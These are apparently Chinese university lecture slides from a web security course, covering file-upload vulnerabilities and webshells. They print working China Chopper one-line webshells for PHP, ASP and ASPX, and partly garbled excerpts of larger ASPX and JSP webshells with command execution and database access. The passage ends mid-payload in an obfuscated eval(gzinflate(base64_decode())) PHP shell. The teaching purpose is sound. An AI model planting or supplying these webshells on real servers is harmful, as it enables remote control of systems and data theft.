

2021-2022学年秋季学期

Web安全技术
Web Security

授课团队：刘奇旭、刘潮歌

助 教：陈艳辉、杨毅宇、李寅

Web安全技术

Web Security

3.2 文件上传与文件包含

刘潮歌

liuchaoge@iie.ac.cn

中科院信工所 第六研究室



一章一问

- 黑客常用的上传Webshell的技巧有哪些？
- 什么是文件包含漏洞，危害有哪些，典型利用方法有哪些？




本章大纲

□ 文件上传

- 原理概述
- Webshell
- 漏洞利用
- 防御手段

□ 文件包含

- 原理
- 本地文件包含
- 远程文件包含
- 防御手段



原理概述

□ 什么是文件上传

□ 本是正常功能

□ 上传头像

□ 分享视频、照片

□ 论坛/邮件附件

□ 上传作业

□

头像设置

自定义头像:

Web安全技术16-17秋季

课堂作业

添加附件到作业

从你的电脑中添加一项，或是从资源中选择一项已有的。

上传本地文件 未选择任何文件

或者指定一个URL地址（链接到站点）

字体 字号 颜色 语法高亮

B **I** **U** **M** markdown使用指南

【 在 guoxu1017 的大作中提到: 】

: [upload=1][upload]

: 使用一年，保护的非常好，出价4K，可小刀，有意站内信，欢迎验机

原理概述

- 什么是文件上传
- 被黑客恶意利用
- 上传可执行的脚本文件（PHP/JSP/ASP/.....），并通过此脚本在服务器端执行命令
- 上传的恶意脚本，通常称为Webshell



原理概述

□ 上传Webshell的条件

□ 上传的文件能被存储

- 对上传目录有写权限

□ 上传的文件能够被服务器解释执行

- 脚本类型需要正确，文件夹所在路径被Web容器覆盖

□ 能够访问到上传的文件

- 文件路径 + 文件名

□ 能躲避安全检查

- 防火墙、安全狗、文件压缩、安全处理



原理概述

❑ 恶意文件上传的后果

- ❑ 服务器远控：上传Web脚本语言，服务器的Web容器解释并执行了用户上传的脚本，导致代码执行、Web服务器被黑客控制
- ❑ 钓鱼和欺诈：上传文件是病毒、木马、攻击脚本，用以诱骗用户或者管理员执行




本章大纲

□ 文件上传

- 原理概述
- Webshell
- 漏洞利用
- 防御手段

□ 文件包含

- 原理
- 本地文件包含
- 远程文件包含
- 防御手段



WEBSHELL

□ 一句话木马

- 是一类Webshell的统称
- 通常被称为“小马”
- 被控端简单小巧，仅有一行或数十行代码
- 提供一些基本的功能：文件管理、文件删改、文件上传、文件下载、系统命令、数据库管理.....
- 需要用特定的控制端连接

中国菜刀



WEBSHELL

- 中国菜刀
- 应用最为广泛的网站“管理工具”
- 版本众多，没有公认的官网
- 以下网站都自称官网：
 - www.maicaidao.co
 - www.maicaidao.com
 - www.maicaidao.org
 - www.caidaomei.com



WEBSHELL

□ 中国菜刀

□ 一句话菜刀马（PHP）

```
<?php @eval($_POST['pass']);?>
```

□ 一句话菜刀马（ASP）

```
<%eval request("pass")%>
```

□ 一句话菜刀马（ASPX）

```
<%@ Page Language="Jscript"%>  
<%eval(Request.Item["pass"],"unsafe");%>
```



WEBSHELL

□ 中国菜刀

□ 菜刀马 (ASPX)

4.9K

```
1 <%@Page Language="C#"%>
2 <%@import Namespace="System.IO"%>
3 <%@import Namespace="System.Net"%>
4 <%@import Namespace="System.Text"%>
5 <%@import Namespace="System.Data"%>
6 <%@import Namespace="System.Data.SqlClient"%>
7 <%@import Namespace="System.Diagnostics"%>
8
9 < 26 case "K":{DateTime TM=Convert.ToDateTime(Z2);if(Directory.Exists(Z1)){Directory.SetCreationTime(Z1,TM);Directory.SetLastWriteTime(Z
10 D 27 Directory.SetLastAccessTime(Z1,TM);}else{File.SetCreationTime(Z1,TM);File.SetLastWriteTime(Z1,TM);File.SetLastAccessTime(Z1,TM);}
11 f 28 R="1";break;}case "L":{HttpRequest RQ=(HttpRequest)WebRequest.Create(new Uri(Z1));RQ.Method="GET";
12 < 29 RQ.ContentType="application/x-www-form-urlencoded";HttpWebResponse WB=(HttpWebResponse)RQ.GetResponse();
13 S 30 Stream WF=WB.GetResponseStream();FileStream FS=new FileStream(Z2,FileMode.Create,FileAccess.Write);int i;byte[] buffer=new byte[102
14 i 31 while(true){i=WF.Read(buffer,0,buffer.Length);if(i<1)break;FS.Write(buffer,0,i);}WF.Close();WB.Close();FS.Close();R="1";
15 S 32 break;}case "M":{ProcessStartInfo c=new ProcessStartInfo(Z1.Substring(2));Process e=new Process();StreamReader OT,ER;
16 R 33 c.UseShellExecute=false;c.RedirectStandardOutput=true;c.RedirectStandardError=true;e.StartInfo=c;
17 { 34 c.Arguments=String.Format("{0} {1}",Z1.Substring(0,2),Z2);e.Start();OT=e.StandardOutput;ER=e.StandardError;e.Close();
18 f 35 R=OT.ReadToEnd()+ER.ReadToEnd();break;}case "N":{String strDat=Z1.ToUpper();SqlConnection Conn=new SqlConnection(Z1);
19 D 36 Conn.Open();R=Conn.Database+"\t";Conn.Close();break;}case "O":{String[] x=Z1.Replace("\r","").Split('\n');String strConn=x[0],strDb
20 S 37 SqlConnection Conn=new SqlConnection(strConn);Conn.Open();DataTable dt=Conn.GetSchema("Columns");Conn.Close();for(int i=0;i<dt.Rows
21 D 38 {R+=String.Format("{0}\t",dt.Rows[i][2].ToString());}break;}case "P":{String[] x=Z1.Replace("\r","").Split('\n');p=new String[4];
22 R 39 String strConn=x[0],strDb=x[1],strTable=x[2];p[0]=strDb;p[2]=strTable;SqlConnection Conn=new SqlConnection(strConn);
23 f 40 Conn.Open();DataTable dt=Conn.GetSchema("Columns",p);Conn.Close();for(int i=0;i<dt.Rows.Count;i++){
24 f 41 R+=String.Format("{0} ({1})\t",dt.Rows[i][3].ToString(),dt.Rows[i][7].ToString());}break;}case "Q":{String[] x=Z1.Replace("\r","").
25 { 42 String strDat,strConn=x[0],strDb=x[1];int i,c;strDat=Z2.ToUpper();SqlConnection Conn = new SqlConnection(strConn);
43 Conn.Open();if(strDat.IndexOf("SELECT")==0||strDat.IndexOf("EXEC")==0||strDat.IndexOf("DECLARE")==0)
44 {SqlDataAdapter OD=new SqlDataAdapter(Z2,Conn);DataSet ds=new DataSet();OD.Fill(ds);if (ds.Tables.Count>0)
45 {DataRowCollection rows=ds.Tables[0].Rows;for(c=0;c<ds.Tables[0].Columns.Count;c++){
46 R += String.Format("{0}\t\t",ds.Tables[0].Columns[c].ColumnName.ToString());}R+="\r\n";for (i=0;i<rows.Count;i++)
47 {for(c=0;c<ds.Tables[0].Columns.Count;c++){R+=String.Format("{0}\t\t",rows[i][c].ToString());}R+="\r\n";}}
48 ds.Clear();ds.Dispose();}else{SqlCommand cm = Conn.CreateCommand();cm.CommandText=Z2;cm.ExecuteNonQuery();
49 R="Result\t\t\t\r\nExecute Successfully!\t\t\t\r\n";}Conn.Close();break;}default:goto End;}}catch(Exception E)
50 {R="ERROR:// "+E.Message;}Response.Write("\x2D\x3E\x7C"+R+"\x7C\x3C\x2D");End;}
51 %>
```

WEBSHELL

□ 中国菜刀

□ 菜刀马 (JSP)

6.2K

```
1 <%@page import="java.io.*,java.util.*,java.net.*,java.sql.*,java.text.*"%>
2 <%!
3 String Pwd="chopper";
4 String EC(String s,String c)throws Exception{return s;//new String(s.getBytes("ISO-8859-1"),c);}
5 Connection GC(String s)throws Exception{String[] x=s.trim().split("\r\n");Class.forName(x[0].trim()).newInstance();
6 Connection c=DriverManager.getConnection(x[1].trim(),"",x[2].trim());if(x[3].trim().length()>0){c.setCatalog(x[3].trim());}return c;}
7 void MM(InputStream is, StringBuffer sb)throws Exception{String l;BufferedReader br=new BufferedReader(new InputStreamReader(i
8 void F 31 while((l=br.readLine())!=null){sb.append(l+"\r\n");}}
9 void F 32 void NN(String s,StringBuffer sb)throws Exception{Connection c=GC(s);ResultSet r=c.getMetaData().getCatalogs();
10 Simple 33 while(r.next()){sb.append(r.getString(1)+"\t");r.close();c.close();}
11 sT=fm. 34 void OO(String s,StringBuffer sb)throws Exception{Connection c=GC(s);String[] t={"TABLE"};ResultSet r=c.getMetaData().getTable
12 void F 35 while(r.next()){sb.append(r.getString("TABLE_NAME")+"\t");r.close();c.close();}
13 for(ir 36 void PP(String s,StringBuffer sb)throws Exception{String[] x=s.trim().split("\r\n");Connection c=GC(s);
14 void F 37 Statement m=c.createStatement(1005,1007);ResultSet r=m.executeQuery("select * from "+x[3]);ResultSetMetaData d=r.getMetaData()
15 Servle 38 for(int i=1;i<=d.getColumnCount();i++){sb.append(d.getColumnName(i)+" (" +d.getColumnTypeName(i)+"")+"\t");r.close();m.close();c.
16 os.wri 39 void QQ(String cs,String s,String q,StringBuffer sb)throws Exception{int i;Connection c=GC(s);Statement m=c.createStatement(10
17 void G 40 try{ResultSet r=m.executeQuery(q);ResultSetMetaData d=r.getMetaData();int n=d.getColumnCount();for(i=1;i<=n;i++){sb.append(d.g
18 FileOu 41 }sb.append("\r\n");while(r.next()){for(i=1;i<=n;i++){sb.append(EC(r.getString(i),cs)+"\t|\t");}sb.append("\r\n");}r.close();}
19 {os.wr 42 catch(Exception e){sb.append("Result\t|\t\t\r\n");try{m.executeUpdate(q);sb.append("Execute Successfully!\t|\t\t\r\n");
20 void F 43 }catch(Exception ee){sb.append(ee.toString()+"\t|\t\t\r\n");}}m.close();c.close();}
21 for(ir 44 %><%
22 }else{ 45 String cs=request.getParameter("z0")+"";request.setCharacterEncoding(cs);response.setContentType("text/html;charset="+cs);
23 int n; 46 String Z=EC(request.getParameter(Pwd)+"" ,cs);String z1=EC(request.getParameter("z1")+"" ,cs);String z2=EC(request.getParameter(
24 void I 47 StringBuffer sb=new StringBuffer("");try{sb.append("<->"+"|");
25 void F 48 if(Z.equals("A")){String s=new File(application.getRealPath(request.getRequestURI())).getParent();sb.append(s+"\t");if(!s.subs
26 java.u 49 else if(Z.equals("B")){BB(z1,sb);}else if(Z.equals("C")){String l="";BufferedReader br=new BufferedReader(new InputStrea
27 void I 50 while((l=br.readLine())!=null){sb.append(l+"\r\n");}br.close();}
28 HttpUP 51 else if(Z.equals("D")){BufferedWriter bw=new BufferedWriter(new OutputStreamWriter(new FileOutputStream(new File(z1))));
29 while( 52 bw.write(z2);bw.close();sb.append("1");}else if(Z.equals("E")){EE(z1);sb.append("1");}else if(Z.equals("F")){FF(z1,response);}
53 else if(Z.equals("G")){GG(z1,z2);sb.append("1");}else if(Z.equals("H")){HH(z1,z2);sb.append("1");}else if(Z.equals("I")){II(z1
54 else if(Z.equals("J")){JJ(z1);sb.append("1");}else if(Z.equals("K")){KK(z1,z2);sb.append("1");}else if(Z.equals("L")){LL(z1,z2
55 else if(Z.equals("M")){String[] c={z1.substring(2),z1.substring(0,2),z2};Process p=Runtime.getRuntime().exec(c);
56 MM(p.getInputStream(),sb);MM(p.getErrorStream(),sb);}else if(Z.equals("N")){NN(z1,sb);}else if(Z.equals("O")){OO(z1,sb);}
57 else if(Z.equals("P")){PP(z1,sb);}else if(Z.equals("Q")){QQ(cs,z1,z2,sb);}
58 }catch(Exception e){sb.append("ERROR"+":// "+e.toString());}sb.append("<|"+<-");out.print(sb.toString());
59 %>
```

WEBSHELL

□ 中国菜刀



用户

Shell地址+密码



添加SHELL

地址:

配置:

备注:

默认类别 PHP (Eval) GB2312 添加

127.0.0.1

F:\xampp\htdocs\

127.0.0.1 目录 (23), 文件 (5)

名称	时间	大小	属性
admin	2016-10-05 10:31:12	20480	0777
article	2016-10-05 10:31:11	0	0777
articlelist	2016-10-05 10:31:11	0	0777
data	2016-10-05 10:31:11	4096	0777
detail	2016-10-05 10:31:11	0	0777
dm13	2016-10-05 10:24:36	4096	0777
duomiphp	2016-10-05 10:31:11	8192	0777
duomiui	2016-10-05 10:31:11	0	0777
dz72	2016-10-04 16:43:33	12288	0777
dzX2	2016-10-05 07:08:13	4096	0777
es30	2016-10-05 10:32:47	16384	0777
images	2016-10-05 10:31:11	4096	0777
install	2016-10-05 10:31:11	4096	0777
interface	2016-10-05 10:31:11	4096	0777
list	2016-10-05 10:31:11	0	0777
member	2016-10-05 10:31:11	4096	0777

星期日 2016-10-30 ...


站点类别

- ☐ 默认类别
- ☐ Type1
- ☐ 日程提醒
- ☐ 快捷方式

GB2312

WEBSHELL

□ 中国菜刀




The screenshot shows a web browser window with the address bar displaying '127.0.0.1'. The main content area displays the output of a Windows command prompt session. The output shows the system information, the command 'ipconfig' being executed, and the resulting network configuration details for various adapters.

```
[*] 基本信息 [ A:C:E:F:G:H:Z: Windows NT WIN-TPSISRFSVHD 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) i586(admin) ]  
F:\xampp\htdocs> ipconfig  
  
Windows IP 配置  
  
以太网适配器 Bluetooth 网络连接:  
  
    媒体状态 . . . . . : 媒体已断开  
    连接特定的 DNS 后缀 . . . . . :  
  
以太网适配器 本地连接:  
  
    连接特定的 DNS 后缀 . . . . . : localdomain  
    本地连接 IPv6 地址 . . . . . : fe80::4886:9003:3978:d201%11  
    IPv4 地址 . . . . . : 172.16.76.187  
    子网掩码 . . . . . : 255.255.255.0  
    默认网关 . . . . . : 172.16.76.2  
  
隧道适配器 isatap.localdomain:  
  
    媒体状态 . . . . . : 媒体已断开  
    连接特定的 DNS 后缀 . . . . . : localdomain  
  
隧道适配器 isatap.{68E27F54-6631-44A3-ACFD-D06DA039BA86}:  
  
    媒体状态 . . . . . : 媒体已断开  
    连接特定的 DNS 后缀 . . . . . :
```


WEBSHELL

□ 中国菜刀




WEBSHELL

□ 大马

□ 功能丰富、被控端文件体积较大的Webshell

□ 功能：文件管理、数据库管理、终端命令、网络管理、暴力破解、本地提权、脚本运行、信息收集.....

□ 控制者直接使用浏览器访问Webshell，不需要专门的客户端



WEBSHELL

□ 大马

□ 代码加密混淆——63KB

```
1 <?php
2 // Web Shell!!
3 //
4 //Version 1.0
5 $auth_pass = "aa1339h51iD3gfWmczTDQoaaBbWEoZXk760cZfSH/+VmzGIjCb09";
6 $default_charset = "UTF-8";
7 @preg_replace("/./e",
  "\x65\x76\x61\x6c\x28\x67\x7a\x69\x6e\x66\x6c\x61\x74\x65\x28\x62\x61\x73\x65\x36\x34\x5f\x
  64\x65\x63\x6f\x64\x65\x28'7b17QxrJ0jj8d/IpZjk+i54Y5SKJx0gGEBBU1PslyeszzIwwMgswsW0Xck+/+V1V3
  z/QMo0aymz3Pb901wkxfqqr69bV1VvayBpNlGM19K9IJJd78yZ09GJ/PwMPZ50XW7pxq86s6Y2qTc2RjaVypmU4l6o
  d0nr50rzdVn4xhuPpcnvrppqtNLKVj+GzWu36pg7fb1L5bKkW/ryj7Ch/vFTgZ2vmGJNUz7CnDjSlTibqcjuUH416lh
  HaVUJVazYZ44fLaik9muInU71RJ1rfnBsT/NpWbd24x08Vddi140HOEbV805oYqtbflntQHWVLxY87VAR/EGBnOhmPn
  McA3hX1lF+Oj5Vb1XIMdwjip2+oujHZpsr70b2IchA5UEqjqZIbzWw9zMESP8a90fWefHn55eXLLXU27d+MVceJIVoj
  ajSRVA+1A+NttJtMJN5Gbq0JWPQwmngTNWJvDET3B8dwHJiGG2eqTqbb0McHYzIZTW4mxng0mZp2bzuCD03bvHGM6Xa
  YvbVGvfBuqX5x4XsHT2/ovRPe9dcaqvc3xr2hzXDKb6bm00A14C19vbHMoTnddp8N1Z6p3fw+G00N52Yys7EMewvkY9
  rGdhjwXC1clCk7SljpG1NVgfnEkSiIue5S6R681fq92WSGiMNJ6gWb7Y21bUZIL25nNqPGZvUKJtMc05bq9A2YUqIoK
  vNiYkxnE1sxnRtGZuLdb4zsoPHxdjjQQBgnnhV7p6xr+ejliy8vX2zdXF9VazBpK/3TCyj15aVHXa167ewmc3WaDX+G
  Kt6sH710x7FwRhejnmlvE+i6aWyH3mtAf8bk5D0Q91AZGtP+SD8Gsp2eXEPdxWiiv1Pem/Z4NlWmy7FxPOZPFVsdsm8
  n8mtn1oUZU+aqNT00wycn4ZP3+9gy/OEdhQhsWtCmg2Sg4BCq0GsFh3oiuFz0YKCwsj8r0zsvX2AtxgWk8cFc/ec/MB
  HbitseYudjGF8CLnaUX39VthUsr410Y9uruRs+zRLCdhRYfv5qSALQ44vnAXesTCczA2bNgCUMtTxEc+YF0zcFTreAl
  awAjuDr9vXZ9c1VdTeyG8e+AIDQwrRD20nWCLlWGL6Gj16yFvkj27yHR1u0emvcDGEw8IyWUw+Xk/sUaXtLNx0VGNeN
